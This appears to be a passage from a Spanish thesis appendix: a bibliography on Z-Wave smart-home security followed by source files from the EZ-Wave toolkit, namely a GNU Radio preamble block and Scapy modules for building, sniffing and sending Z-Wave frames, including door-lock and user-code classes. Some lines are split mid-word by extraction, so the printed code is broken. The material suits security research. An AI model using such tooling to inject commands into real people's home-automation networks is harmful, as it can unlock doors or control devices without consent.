Hall, J. L. (24 de Marzo de 2016). A PRACTICAL WIRELESS EXPLOITATION FRAMEWORK FOR Z-WAVE NETWORKS. Ohio, Estados Unidos.

Hersent, O., Boswarthick, D., & Elloumi, O. (2012). *The Internet of Things, Applications to the Smart Grid and Building Automation.*

Huq, M. Z., & Islam, S. (2010). Home Area Network Technology Assessment for Demand Response in Smart Grid Environment. Australia.

ITU. (01 de 2015). ITU-T G.9959.

JiangTao, G., ChuanWu, T., LiJun, L., & Ling, Z. (2016). A new monitoring system of portable microcomputer injection pumps. Zhuzhou, Hunan, China.

Kim, S., Hong, J.-Y., Kim, S., Kim, S.-H., Kim, J.-H., & Chun, J. (2014). RESTful Design and Implementation of Smart Appliances for Smart Home. Korea del Sur.

Kuzlu, M., Pipattanasomporn, M., & Rahman, S. (2015). Review of Communication Technologies for Smart Homes/Building Applications.

Paetz, C. (2017). *Z-Wave Essentials.*

Patel, H. J., & Ramsey, B. W. (2015). Comparison of Parametric and Non-Parametric Statistical Features for Z-Wave Fingerprinting. Estados Unidos.

Picod, J.-M., Lebrun, A., & Demay, J.-C. (2014). Bringing Software Defined Radio to the Penetration Testing Community. Estados Unidos.

Samuel, S. S. (2016). A Review of Connectivity Challenges in IoT-Smart Home. Mascate, Omán.

Santos, D. (28 de Enero de 2019). *Seguridad del IoT: por qué se preocupan los expertos y qué puedes hacer para protegerte.* Obtenido de HubSpot: https://blog.hubspot.es/marketing/internet-cosas-iot-como-protegerse

Sharma, H., & Sharma, S. (Marzo de 2014). A Review of sensor networks: Technologies and applications. India.

Vitas, I., Šimunić, D., & Knežević, P. (Mayo de 2015). Evaluation of Software Defined Radio Systems for Smart Home Environments. Croacia.

Wei, C.-C., Chen, Y.-M., Chang, C.-C., & Yu, C.-H. (2015). The Implementation of Smart Electronic Locking System Based on Z-Wave and Internet . Taichung, Taiwan, China.

Withanage, C., Ashok, R., Yuen, C., & Otto, K. (2014). A Comparison of the Popular Home Automation Technologies. Singapore.

Yassein, M. B., Mardini, W., & Khalil, A. (2016). Smart Homes Automation using Z-wave Protocol.

Yuan, C.-w., Wang, H.-r., & He, J.-y. (2010). Remote Monitoring System based on MC9S12NE64 and Z-WAVE technology . Kunming, Yunnan, China.

Zareei, M., Zarei, A., Budiarto, R., & Omar, M. A. (2011). A Comparative Study of Short Range Wireless Sensor Network on High Density Networks.

Zhao, Z., Agbossou, K., & Cardenas, A. (2016). Connectivity for Home Energy Management Applications. Canada.

Žitnik, S., Janković, M., Petrovčić, K., & Bajec, M. (2016). Architecture of Standard-based, Interoperable and Extensible IoT Platform. Ljubljana, Slovenia.

Anexo

Archivos EZ-Wave-master

- [setup]
    - [gr-Zwave]
        - preamble.h
        - preamble_impl.cc
        - preamble_impl.h
        - Zwave_preamble.xml
    - [scapy]
        - [layers]
            - gnuradio.py
            - ZWave.py
        - [modules]
            - gnuradio.py
    - [wireshark]
        - Custom.common
        - packet-afit-encapse.c
        - packet-afit-encapse.c~
        - packet-afit-encapse.h
        - packet-zwave.c
        - packet-zwave.h
    - install.sh
    - top_block.py
    - Zwave.grc
- [tools]
    - [utils]
    - ezfingerprint.py
    - ezrecon.py
    - ezstumbler.py
    - switch_off.py
    - switch_on.py
- README.md
- setup.sh
- ShmooCon16.pptx

./setup/gr-Zwave/preamble.h

```
/* -*- c++ -*- */
/*
 * Copyright 2013 Airbus DS CyberSecurity.
 * Authors: Jean-Michel Picod, Arnaud Lebrun, Jonathan Christofer Demay
 *
 * This is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 3, or (at your option)
 * any later version.
 *
 * This software is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this software; see the file COPYING.  If not, write to
 * the Free Software Foundation, Inc., 51 Franklin Street,
 * Boston, MA 02110-1301, USA.
 */


#ifndef INCLUDED_ZWAVE_PREAMBLE_H
#define INCLUDED_ZWAVE_PREAMBLE_H

#include <Zwave/api.h>
#include <gnuradio/block.h>

namespace gr {
  namespace Zwave {

    /*!
     * \brief <+description of block+>
     * \ingroup Zwave
     *
     */
    class ZWAVE_API preamble : virtual public gr::block
    {
     public:
      typedef boost::shared_ptr<preamble> sptr;

      /*!
       * \brief Return a shared_ptr to a new instance of Zwave::preamble.
       *
       * To avoid accidental use of raw pointers, Zwave::preamble's
       * constructor is in a private implementation
       * class. Zwave::preamble::make is the public interface for
       * creating new instances.
       */
      static sptr make(int preamble_length);

      virtual void set_preamble(int  preamble_length) = 0;

    };



  } // namespace Zwave
} // namespace gr

#endif /* INCLUDED_ZWAVE_PREAMBLE_H */
```

./setup/gr-Zwave/preamble_impl.cc

```
/* -*- c++ -*- */
/*
 * Copyright 2013 Airbus DS CyberSecurity.
 * Authors: Jean-Michel Picod, Arnaud Lebrun, Jonathan Christofer Demay
 *
 * This is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 3, or (at your option)
 * any later version.
 *
 * This software is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this software; see the file COPYING.  If not, write to
 * the Free Software Foundation, Inc., 51 Franklin Street,
 * Boston, MA 02110-1301, USA.
 */

#ifdef HAVE_CONFIG_H
#include "config.h"
#endif

#include <gnuradio/io_signature.h>
#include "preamble_impl.h"
#include <string.h>
#include <gnuradio/block_detail.h>

#define ZWAVE 0x01
int PREAMBLE_SIZE = 10; // <<<< of preamble table size

namespace gr {
  namespace Zwave {

    preamble::sptr
    preamble::make(int preamble_length)
    {
      return gnuradio::get_initial_sptr
        (new preamble_impl(preamble_length));
    }

    //Construtor
    preamble_impl::preamble_impl(int preamble_length)
      : gr::block("preamble",
        gr::io_signature::make(0, 0, 0),
        gr::io_signature::make(0, 0, 0))
    {

        set_preamble(preamble_length);

        //Queue stuff
        message_port_register_out(pmt::mp("out"));
        message_port_register_in(pmt::mp("in"));
        set_msg_handler(pmt::mp("in"), boost::bind(&preamble_impl::general_work, this, _1));

    }

    //Destructor
    preamble_impl::~preamble_impl()
    {
    }


    void preamble_impl::set_preamble(int preamble_length){
        if (preamble_length % 8 > 0){
            PREAMBLE_SIZE = int(preamble_length / 8) + 1;
        }
        else{
            PREAMBLE_SIZE = int(preamble_length / 8);
        }
```

```
        int jojo=0;
        for(;jojo<PREAMBLE_SIZE;jojo++){
            if (preamble_length <= ((PREAMBLE_SIZE - (jojo+1)) * 8)){
            preamble[jojo]=0x00;
            }
            else if (preamble_length < ((PREAMBLE_SIZE - jojo) * 8)){
                int shift = (preamble_length % 8);
                preamble[jojo] = 0x55 & ((0xFF << shift)^0xFF);
                /*
                if (shift % 2 == 0){
                    preamble[jojo] = 0x55 & ((0xFF << shift)^0xFF);
                }
                else{
                    preamble[jojo] = (0x55 & ((0xFF << shift)^0xFF) | 0x1 << shift);
                }*/
            }
            else{ //preamble_length >= ((PREAMBLE_SIZE - (jojo+1)) * 8)
                preamble[jojo] = 0x55;
            }
        }
        preamble[jojo]=0xF0;
    }


    // """main""" function
    void preamble_impl::general_work (pmt::pmt_t msg){

        if(pmt::is_eof_object(msg)) {
            message_port_pub(pmt::mp("out"), pmt::PMT_EOF);
            detail().get()->set_done(true);
            return;
        }

        assert(pmt::is_pair(msg));
        pmt::pmt_t blob = pmt::cdr(msg);

        size_t data_len = pmt::blob_length(blob);
        assert(data_len);
        assert(data_len < 256 - 1);
        //Check if Zwave frame
        char temp[256];
        std::memcpy(temp, pmt::blob_data(blob), data_len);
        if(temp[0] == ZWAVE){
            std::memcpy(preamble + 1 + PREAMBLE_SIZE, pmt::blob_data(blob)+8, data_len-
8); // blob_data+1 to remove the 2 byte header

            //2 byte added at the end of the packet
            preamble[data_len+1+PREAMBLE_SIZE-8] = 0xAA;

            //for(int toto=0;toto< (PREAMBLE_SIZE+data_len-
8+2);toto++)  preamble[toto] ^=  0xff;

            pmt::pmt_t packet = pmt::make_blob(preamble, data_len-
8 + 1+1+PREAMBLE_SIZE); //padding of 1 octets

            message_port_pub(pmt::mp("out"), pmt::cons(pmt::PMT_NIL, packet));
        }
    }

  } /* namespace Zwave */
} /* namespace gr */
```

./setup/gr-Zwave/preamble_impl.h

```
/* -*- c++ -*- */
/*
 * Copyright 2013 Airbus DS CyberSecurity.
 * Authors: Jean-Michel Picod, Arnaud Lebrun, Jonathan Christofer Demay
 *
 * This is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 3, or (at your option)
 * any later version.
 *
 * This software is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this software; see the file COPYING.  If not, write to
 * the Free Software Foundation, Inc., 51 Franklin Street,
 * Boston, MA 02110-1301, USA.
 */

#ifndef INCLUDED_ZWAVE_PREAMBLE_IMPL_H
#define INCLUDED_ZWAVE_PREAMBLE_IMPL_H

#include <Zwave/preamble.h>

namespace gr {
  namespace Zwave {

    class preamble_impl : public preamble
    {
     private:
      // Nothing to declare in this block.
        //enought for a frame
        char preamble[256];

     public:
      preamble_impl(int preamble_length);
      ~preamble_impl();

      void set_preamble(int  preamble_length);

      void general_work(pmt::pmt_t msg);
    };

  } // namespace Zwave
} // namespace gr

#endif /* INCLUDED_ZWAVE_PREAMBLE_IMPL_H */
```

./setup/gr-Zwave/Zwave_preamble.xml

```
<?xml version="1.0"?>
<block>
    <name>Preamble</name>
    <key>Zwave_preamble</key>
    <category>ZWAVE</category>
    <import>import Zwave</import>
    <make>Zwave.preamble($preamble_length)</make>
    <callback>set_preamble($preamble_length)</callback>
    <param>
            <name>preamble length</name>
        <key>preamble_length</key>
            <type>int</type>
    </param>
    <sink>
            <name>in</name>
            <type>message</type>
    </sink>
    <source>
            <name>out</name>
            <type>message</type>
    </source>
</block>
```

./setup/scapy/layers/gnuradio.py

```
## This file is part of Scapy
## See http://www.secdev.org/projects/scapy for more information
## Copyright (C) Airbus DS CyberSecurity
## Authors: Jean-Michel Picod, Arnaud Lebrun, Jonathan Christofer Demay
## This program is published under a GPLv2 license

"""
Gnuradio layers, sockets and send/receive functions.
"""

from scapy.layers.ZWave import *
from scapy.layers.dot15d4 import *
#from scapy.layers.bluetooth4LE import *
#from scapy.layers.wmbus import *


class GnuradioPacket(Packet):
    name = "Gnuradio header"
    fields_desc = [
        ByteField("proto", 0),
        HiddenField(X3BytesField("reserved1", 0)),
        HiddenField(IntField("reserved2", 0))
    ]


## Z-Wave
#bind_layers(GnuradioPacket, ZWave, proto=1)
bind_bottom_up(GnuradioPacket, ZWave, proto=1)
bind_top_down(GnuradioPacket, ZWaveReq, proto=1)

## ZigBee
bind_layers(GnuradioPacket, Dot15d4FCS, proto=2)

## Bluetooth 4 LE
#bind_layers(GnuradioPacket, BTLE, proto=3)

## WMBus
#bind_layers(GnuradioPacket, WMBus, proto=4)

## Dash7
#bind_layers(GnuradioPacket, Dash7, proto=5)

conf.l2types.register(148, GnuradioPacket)
```

./setup/scapy/layers/ZWave.py

```
## This file is for use with Scapy
## See http://www.secdev.org/projects/scapy for more information
## Copyright (C) Airbus DS CyberSecurity
## Authors: Jean-Michel Picod, Arnaud Lebrun, Jonathan Christofer Demay
## This program is published under a GPLv2 license

"""
Wireless Z-Wave.
"""

from scapy.packet import *
from scapy.fields import *
import struct

_COMMAND_CLASS = {
    0x00: "NO_OPERATION",
    0x20: "BASIC",
    0x21: "CONTROLLER_REPLICATION",
    0x22: "APPLICATION_STATUS",
    0x23: "ZIP_SERVICES",
    0x24: "ZIP_SERVER",
    0x25: "SWITCH_BINARY",
    0x26: "SWITCH_MULTILEVEL",
    0x27: "SWITCH_ALL",
    0x28: "SWITCH_TOGGLE_BINARY",
    0x29: "SWITCH_TOGGLE_MULTILEVEL",
    0x2A: "CHIMNEY_FAN",
    0x2B: "SCENE_ACTIVATION",
    0x2C: "SCENE_ACTUATOR_CONF",
    0x2D: "SCENE_CONTROLLER_CONF",
    0x2E: "ZIP_CLIENT",
    0x2F: "ZIP_ADV_SERVICES",
    0x30: "SENSOR_BINARY",
    0x31: "SENSOR_MULTILEVEL",
    0x32: "METER",
    0x33: "COLOR",
    0x34: "ZIP_ADV_CLIENT",
    0x35: "METER_PULSE",
    0x3C: "METER_TBL_CONFIG",
    0x3D: "METER_TBL_MONITOR",
    0x3E: "METER_TBL_PUSH",
    0x38: "THERMOSTAT_HEATIN",
    0x40: "THERMOSTAT_MODE",
    0x42: "THERMOSTAT_OPERATING_STATE",
    0x43: "THERMOSTAT_SETPOINT",
    0x44: "THERMOSTAT_FAN_MODE",
    0x45: "THERMOSTAT_FAN_STATE",
    0x46: "CLIMATE_CONTROL_SCHEDULE",
    0x47: "THERMOSTAT_SETBACK",
    0x4C: "DOOR_LOCK_LOGGING",
    0x4E: "SCHEDULE_ENTRY_LOCK",
    0x50: "BASIC_WINDOW_COVERING",
    0x51: "MTP_WINDOW_COVERING",
    0x60: "MULTI_CHANNEL_V2",
    0x61: "MULTI_INSTANCE",
    0x62: "DOOR_LOCK",
    0x63: "USER_CODE",
    0x70: "CONFIGURATION",
    0x71: "ALARM",
    0x72: "MANUFACTURER_SPECIFIC",
    0x73: "POWERLEVEL",
    0x75: "PROTECTION",
    0x76: "LOCK",
    0x77: "NODE_NAMING",
    0x7A: "FIRMWARE_UPDATE_MD",
    0x7B: "GROUPING_NAME",
    0x7C: "REMOTE_ASSOCIATION_ACTIVATE",
    0x7D: "REMOTE_ASSOCIATION",
    0x80: "BATTERY",
    0x81: "CLOCK",
    0x82: "HAIL",
    0x84: "WAKE_UP",
    0x85: "ASSOCIATION ",
```

```
    0x86: "VERSION",
    0x87: "INDICATOR",
    0x88: "PROPRIETARY",
    0x89: "LANGUAGE ",
    0x8A: "TIME ",
    0x8B: "TIME_PARAMETERS",
    0x8C: "GEOGRAPHIC_LOCATION",
    0x8D: "COMPOSITE",
    0x8E: "MULTI_INSTANCE_ASSOCIATION",
    0x8F: "MULTI_CMD ",
    0x90: "ENERGY_PRODUCTION ",
    0x91: "MANUFACTURER_PROPRIETARY",
    0x92: "SCREEN_MD",
    0x93: "SCREEN_ATTRIBUTES",
    0x94: "SIMPLE_AV_CONTROL",
    0x95: "AV_CONTENT_DIRECTORY_MD",
    0x96: "AV_RENDERER_STATUS",
    0x97: "AV_CONTENT_SEARCH_MD",
    0x98: "SECURITY",
    0x99: "AV_TAGGING_MD ",
    0x9A: "SIP_CONFIGURATION",
    0x9B: "ASSOCIATION_COMMAND_CONFIGURATION",
    0x9C: "SENSOR_ALARM ",
    0x9D: "SILENCE_ALARM",
    0x9E: "MARK",
    0xF0: "NON_INTEROPERABLE"
}

class BaseZWave(Packet):
    name = "ZWave"
    fields_desc = [
        XIntField("homeid", 0x01020304),
        XByteField("src", 1),
        BitField("routed", 0, 1),
        BitField("ackreq", 0, 1),
        BitField("lowpower", 0, 1),
        BitField("speedmodified", 0, 1),
        BitField("headertype", 1, 4),
        BitField("reserved_1", 0, 1),
        BitField("beam_control", 0, 2),
        BitField("reserved_2", 0, 1),
        BitField("seqn", 1, 4),
        XByteField("length", None),
        XByteField("dst", 2),
    ]

    def post_build(self, p, pay):
        #Reorder bytes to move crc to last byte
        crc = p[-1]
        p = p[:-1] + pay
        #Calculate Length
        if self.length is None:
            p = p[:7] + chr((len(p) + 1) & 0xff) + p[8:]
            self.length = ord(p[7])
        #Calculate Checksum
        p += crc if self.crc is not None else chr(reduce(lambda x, y: x ^ ord(y), p, 0xff))

        return p


class ZWaveReq(BaseZWave):
    name = "ZWaveReq"
    fields_desc = [
        BaseZWave,
        ConditionalField(ByteEnumField("cmd_class", 0, _COMMAND_CLASS),
                         lambda pkt: hasattr(pkt, "headertype") and pkt.headertype != 3),
        XByteField("crc", None),
    ]

    def pre_dissect(self, s):
        if len(s) == 10:
            return s
        else:
            return s[:10] + s[-1] + s[10:-1]
```

```
class ZWaveNOP(Packet):
    name = "ZWaveNOP"

class ZWaveNodeInfo(Packet):
    name = "ZWaveNodeInfo"

class ZWaveBasic(Packet):
    name = "ZWaveBasic"
    fields_desc = [
        ByteEnumField("cmd", 0, {1: "SET", 2: "GET", 3: "REPORT"}),
    ]

class ZWaveControllerReplication(Packet):
    name = "ZWaveControllerReplication"
    fields_desc = [
        ByteEnumField("cmd", 0, {0x31: "TRANSFERGROUP", 0x32: "TRANSFERGROUPNAME", 0x33: "TRANSF
ERSCENE", 0x34: "TRANSFERSCENENAME"}),
    ]

class ZWaveApplicationStatus(Packet):
    name = "ZWaveApplicationStatus"
    fields_desc = [
        ByteEnumField("cmd", 0, {1: "BUSY", 2: "REJECTED"}),
    ]

class ZWaveSwitchBin(Packet):
    name = "ZWaveSwitchBin"
    fields_desc = [
        ByteEnumField("cmd", 0x01, {1: "SET", 2: "GET", 3: "REPORT"}),
    ByteEnumField("cms", 0xff, {1: "SET", 2: "GET", 3: "REPORT"})
    ]

class ZWaveSwitchBin2(Packet):
    name = "ZWaveSwitchBin2"
    fields_desc = [
        ByteEnumField("cmd", 0x01, {1: "SET", 2: "GET", 3: "REPORT"}),
    ByteEnumField("cms", 0x00, {1: "SET", 2: "GET", 3: "REPORT"})
    ]

class ZWaveSwitchMulti(Packet):
    name = "ZWaveSwitchMulti"
    fields_desc = [
        ByteEnumField("cmd", 0, {1: "SET", 2: "GET", 3: "REPORT", 4: "START_LVL_CHANGE", 5: "STO
P_LVL_CHANGE"}),
    ]

class ZWaveSwitchAll(Packet):
    name = "ZWaveSwitchAll"
    fields_desc = [
        ByteEnumField("cmd", 0, {1: "SET", 2: "GET", 3: "REPORT", 4: "ON", 5: "OFF"}),
    ]

class ZWaveSwitchToggleBin(Packet):
    name = "ZWaveSwitchToggleBin"
    fields_desc = [
        ByteEnumField("cmd", 0, {1: "SET", 2: "GET", 3: "REPORT"}),
    ]

class ZWaveSceneActivation(Packet):
    name = "ZWaveSceneActivation"
    fields_desc = [
        ByteEnumField("cmd", 0, {1: "SET"}),
    ]

class ZWaveSwitchToggleMulti(Packet):
    name = "ZWaveSwitchToggleMulti"
    fields_desc = [
        ByteEnumField("cmd", 0, {1: "SET", 2: "GET", 3: "REPORT", 4: "STARTLEVEL", 5: "STOPLEVEL
"}),
    ]

class ZWaveSensBin(Packet):
    name = "ZWaveSensBin"
```

```
    fields_desc = [
        ByteEnumField("cmd", 0, {2: "GET", 3: "REPORT"}),
    ]

class ZWaveSensMulti(Packet):
    name = "ZWaveSensMulti"
    fields_desc = [
        ByteEnumField("cmd", 0, {1: "SUPPORTEDGET", 2: "SUPPORTEDREPORT", 4: "GET", 5: "REPORT"}
),
    ]

class ZWaveMeter(Packet):
    name = "ZWaveMeter"
    fields_desc = [
        ByteEnumField("cmd", 0, {1: "GET", 2: "REPORT", 3: "SUPPORTEDGET", 4: "SUPPORTEDREPORT",
 5: "RESET"}),
    ]


class ZWaveColor(Packet):
    name = "ZWaveColor"
    fields_desc = [
        ByteEnumField("cmd", 1, {0x01: "CAPABILITYGET", 0x02: "CAPABILITYREPORT",
                                 0x03: "GET", 0x04: "REPORT", 0x05: "SET",
                                 0x06: "STARTLEVEL", 0x07: "STOPSTATECHANGE"}),
    ]

class ZWaveMeterPulse(Packet):
    name = "ZWaveMeterPulse"
    fields_desc = [
        ByteEnumField("cmd", 0, {4: "GET", 5: "REPORT"}),
    ]

class ZWavePlusInfo(Packet):
    name = "ZWavePlusInfo"
    fields_desc = [
        ByteEnumField("cmd", 1, {0x01: "GET", 0x02: "REPORT"}),
    ]

class ZWaveDoorLock(Packet):
    name = "ZWaveDoorLock"
    fields_desc = [
        ByteEnumField("cmd", 1, {0x01: "SET", 0x02: "GET", 0x03: "REPORT", 0x04: "CONFIGSET", 0x
05: "CONFIGGET", 0x06: "CONFIGREPORT"}),
    ]

class ZWaveUserCode(Packet):
    name = "ZWaveUserCode"
    fields_desc = [
        ByteEnumField("cmd", 1, {0x01: "USERCODESET", 0x02: "USERCODEGET", 0x03: "USERCODEREPORT
", 0x04: "USERNUMSET", 0x05: "USERNUMGET", 0x06: "USERREPORT"}),
    ]

class ZWaveConfiguration(Packet):
    name = "ZWaveConfiguration"
    fields_desc = [
        ByteEnumField("cmd", 0, {0x04: "SET", 0x05: "GET", 0x06: "REPORT"}),
    ]

class ZWaveManufacturerSpecific(Packet):
    name = "ZWaveManufacturerSpecific"
    fields_desc = [
        ByteEnumField("cmd", 0x04, {0x04: "GET", 0x05: "REPORT"}),
    ]

class ZWavePowerlevel(Packet):
    name = "ZWavePowerlevel"
    fields_desc = [
        ByteEnumField("cmd", 0, {0x01: "SET", 0x02: "GET", 0x03: "REPORT", 0x04: "TESTSET", 0x05
: "TESTGET", 0x06: "TESTREPORT"}),
    ]

class ZWaveProtection(Packet):
    name = "ZWaveProtection"
```

```
    fields_desc = [
        ByteEnumField("cmd", 1, {0x01: "SET", 0x02: "GET", 0x03: "REPORT"}),
    ]

class ZWaveBattery(Packet):
    name = "ZWaveBattery"
    fields_desc = [
        ByteEnumField("cmd", 1, {0x01: "SET", 0x02: "GET", 0x03: "REPORT"}),
    ]

class ZWaveWakeup(Packet):
    name = "ZWaveWakeup"
    fields_desc = [
        ByteEnumField("cmd", 0x4, {0x4: "INTERVALSET", 0x5: "INTERVALGET", 0x6: "INTERVALREPORT"
, 0x7: "NOTIFICATION", 0x8: "NOMOREINFO", 0x9: "INTERVALCAPABILITIESGET", 0xa: "INTERVALCAPABILI
TIESREPORT"}),
    ]

class ZWaveAssociation(Packet):
    name = "ZWaveAssociation"
    fields_desc = [
        ByteEnumField("cmd", 0x1, {0x1: "SET", 0x2: "GET", 0x3: "REPORT", 0x4: "REMOVE", 0x5: "G
ROUPINGSGET", 0x6: "GROUPINGSREPORT"}),
    ]

class ZWaveVersion(Packet):
    name = "ZWaveVersion"
    fields_desc = [
        ByteEnumField("cmd", 0x11, {0x11: "GET", 0x12: "REPORT", 0x13: "CCGET", 0x14: "CCREPORT"
}),
    ]

class ZWaveIndicator(Packet):
    name = "ZWaveIndicator"
    fields_desc = [
        ByteEnumField("cmd", 1, {0x01: "SET", 0x02: "GET", 0x03: "REPORT"}),
    ]

class ZWaveProprietary(Packet):
    name = "ZWaveProprietary"
    fields_desc = [
        ByteEnumField("cmd", 1, {0x01: "SET", 0x02: "GET", 0x03: "REPORT"}),
    ]

class ZWaveManufacturerProprietary(Packet):
    name = "ZWaveManufacturerProprietary"
    fields_desc = [
        ByteEnumField("cmd", 1, {0x01: "SET", 0x02: "GET", 0x03: "REPORT"}),
    ]

class ZWaveSecurity(Packet):
    name = "ZWaveSecurity"
    fields_desc = [
        ByteEnumField("cmd", 3, {0x02: "GET", 0x03: "REPORT", 0x4: "SCHEMEGET", 0x5: "SCHEMEREPO
RT",
                                 0x6: "KEYSET", 0x7: "KEYVERIFY", 0x8: "SCHEMEINHERIT",
                                 0x40: "NONCEGET", 0x80: "NONCEREPORT", 0x81: "MSGENCAP", 0xc1:
"MSGENCAPNONCEGET" }),
    ]

def ZWave(_pkt=None, *args, **kargs):
    return ZWaveReq(_pkt, *args, **kargs)


bind_layers(ZWaveReq, ZWaveNOP, cmd_class=0x0)
bind_layers(ZWaveReq, ZWaveNodeInfo, cmd_class=0x1)
bind_layers(ZWaveReq, ZWaveBasic, cmd_class=0x20)
bind_layers(ZWaveReq, ZWaveControllerReplication, cmd_class=0x21)
bind_layers(ZWaveReq, ZWaveApplicationStatus, cmd_class=0x22)
bind_layers(ZWaveReq, ZWaveSwitchBin, cmd_class=0x25)
bind_layers(ZWaveReq, ZWaveSwitchBin2, cmd_class=0x25)
bind_layers(ZWaveReq, ZWaveSwitchMulti, cmd_class=0x26)
bind_layers(ZWaveReq, ZWaveSwitchAll, cmd_class=0x27)
bind_layers(ZWaveReq, ZWaveSwitchToggleBin, cmd_class=0x28)
```

```
bind_layers(ZWaveReq, ZWaveSceneActivation, cmd_class=0x2a)
bind_layers(ZWaveReq, ZWaveSwitchToggleMulti, cmd_class=0x2b)
bind_layers(ZWaveReq, ZWaveSensBin, cmd_class=0x30)
bind_layers(ZWaveReq, ZWaveSensMulti, cmd_class=0x31)
bind_layers(ZWaveReq, ZWaveMeter, cmd_class=0x32)
bind_layers(ZWaveReq, ZWaveColor, cmd_class=0x33)
bind_layers(ZWaveReq, ZWaveMeterPulse, cmd_class=0x35)
bind_layers(ZWaveReq, ZWavePlusInfo, cmd_class=0x5e)
bind_layers(ZWaveReq, ZWaveDoorLock, cmd_class=0x62)
bind_layers(ZWaveReq, ZWaveUserCode, cmd_class=0x63)
bind_layers(ZWaveReq, ZWaveConfiguration, cmd_class=0x70)
bind_layers(ZWaveReq, ZWaveManufacturerSpecific, cmd_class=0x72)
bind_layers(ZWaveReq, ZWavePowerlevel, cmd_class=0x73)
bind_layers(ZWaveReq, ZWaveProtection, cmd_class=0x75)
bind_layers(ZWaveReq, ZWaveBattery, cmd_class=0x80)
bind_layers(ZWaveReq, ZWaveWakeup, cmd_class=0x84)
bind_layers(ZWaveReq, ZWaveAssociation, cmd_class=0x85)
bind_layers(ZWaveReq, ZWaveVersion, cmd_class=0x86)
bind_layers(ZWaveReq, ZWaveIndicator, cmd_class=0x87)
bind_layers(ZWaveReq, ZWaveProprietary, cmd_class=0x88)
bind_layers(ZWaveReq, ZWaveManufacturerProprietary, cmd_class=0x91)
bind_layers(ZWaveReq, ZWaveSecurity, cmd_class=0x98)
```

./setup/scapy/modules/gnuradio.py

```
## This file is part of Scapy
## See http://www.secdev.org/projects/scapy for more information
## Copyright (C) Airbus DS CyberSecurity
## Authors: Jean-Michel Picod, Arnaud Lebrun, Jonathan Christofer Demay
## This program is published under a GPLv2 license

"""
Gnuradio layers, sockets and send/receive functions.
"""

import socket, struct
import atexit
from scapy.config import conf
from scapy.data import MTU
from scapy.packet import *
from scapy.fields import *
from scapy.supersocket import SuperSocket
from scapy import sendrecv
from scapy import main
import scapy.layers.gnuradio


class GnuradioSocket(SuperSocket):
    desc = "read/write packets on a UDP Gnuradio socket"

    def __init__(self, peer="127.0.0.1"):
        SuperSocket.__init__(self, socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
        self.outs = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
        self.tx_addr = (peer, 52001)
        self.rx_addr = (peer, 52002)
        self.ins.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.outs.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        try:
            self.ins.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEPORT, 1)
            self.outs.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEPORT, 1)
        except AttributeError:
            pass
        self.ins.bind(self.rx_addr)

    def recv(self, x=MTU):
        data, addr = self.ins.recvfrom(x)
        p = scapy.layers.gnuradio.GnuradioPacket(data)
        return p

    def send(self, pkt):
        if not pkt.haslayer(scapy.layers.gnuradio.GnuradioPacket):
            pkt = scapy.layers.gnuradio.GnuradioPacket()/pkt
        sx = str(pkt)
        if hasattr(pkt, "sent_time"):
            pkt.sent_time = time.time()
        self.outs.sendto(sx, self.tx_addr)


@conf.commands.register
def srradio(pkts, inter=0.1, *args, **kargs):
    """send and receive using a Gnuradio socket"""
    s = GnuradioSocket()
    a, b = sendrecv.sndrcv(s, pkts, inter=inter, *args, **kargs)
    s.close()
    return a, b


@conf.commands.register
def srradio1(pkts, *args, **kargs):
    """send and receive 1 packet using a Gnuradio socket"""
    a, b = srradio(pkts, *args, **kargs)
    if len(a) > 0:
        return a[0][1]


@conf.commands.register
```

```
def sniffradio(opened_socket=None, radio=None, *args, **kargs):
    if radio is not None:
        switch_radio_protocol(radio)
    s = opened_socket if opened_socket is not None else GnuradioSocket()
    rv = sendrecv.sniff(opened_socket=s, *args, **kargs)
    if opened_socket is None:
        s.close()
    return rv


def build_modulations_dict():
    conf.gr_modulations = {}
    grc_files = dict.fromkeys([x.rstrip(".grc") for x in os.listdir(conf.gr_mods_path) if x.ends
with(".grc")], 0)
    topblocks = dict.fromkeys(
        [x for x in os.listdir(conf.gr_mods_path) if os.path.isdir(os.path.join(conf.gr_mods_pat
h, x))], 0)
    for x in grc_files.keys():
        grc_files[x] = os.stat(os.path.join(conf.gr_mods_path, x + ".grc")).st_mtime
        try:
            os.mkdir(os.path.join(conf.gr_mods_path, x))
            topblocks[x] = 0
        except OSError:
            pass
    for x in topblocks.keys():
        topblocks[x] = os.stat(os.path.join(conf.gr_mods_path, x, 'top_block.py')).st_mtime if o
s.path.isfile(
            os.path.join(conf.gr_mods_path, x, 'top_block.py')) else 0
    for x in grc_files.keys():
        if grc_files[x] > topblocks[x]:
            outdir = "--directory=%s" % os.path.join(conf.gr_mods_path, x)
            input_grc = os.path.join(conf.gr_mods_path, x + ".grc")
            try:
                subprocess.check_call(["grcc", outdir, input_grc])
            except:
                pass
    for x in topblocks.keys():
        if os.path.isfile(os.path.join(conf.gr_mods_path, x, 'top_block.py')):
            conf.gr_modulations[x] = os.path.join(conf.gr_mods_path, x, 'top_block.py')


def sigint_ignore():
    import os
    os.setpgrp()


@conf.commands.register
def gnuradio_set_vars(host="localhost", port=8080, **kargs):
    try:
        import xmlrpclib
    except ImportError:
        print "xmlrpclib is missing to use this function."
    else:
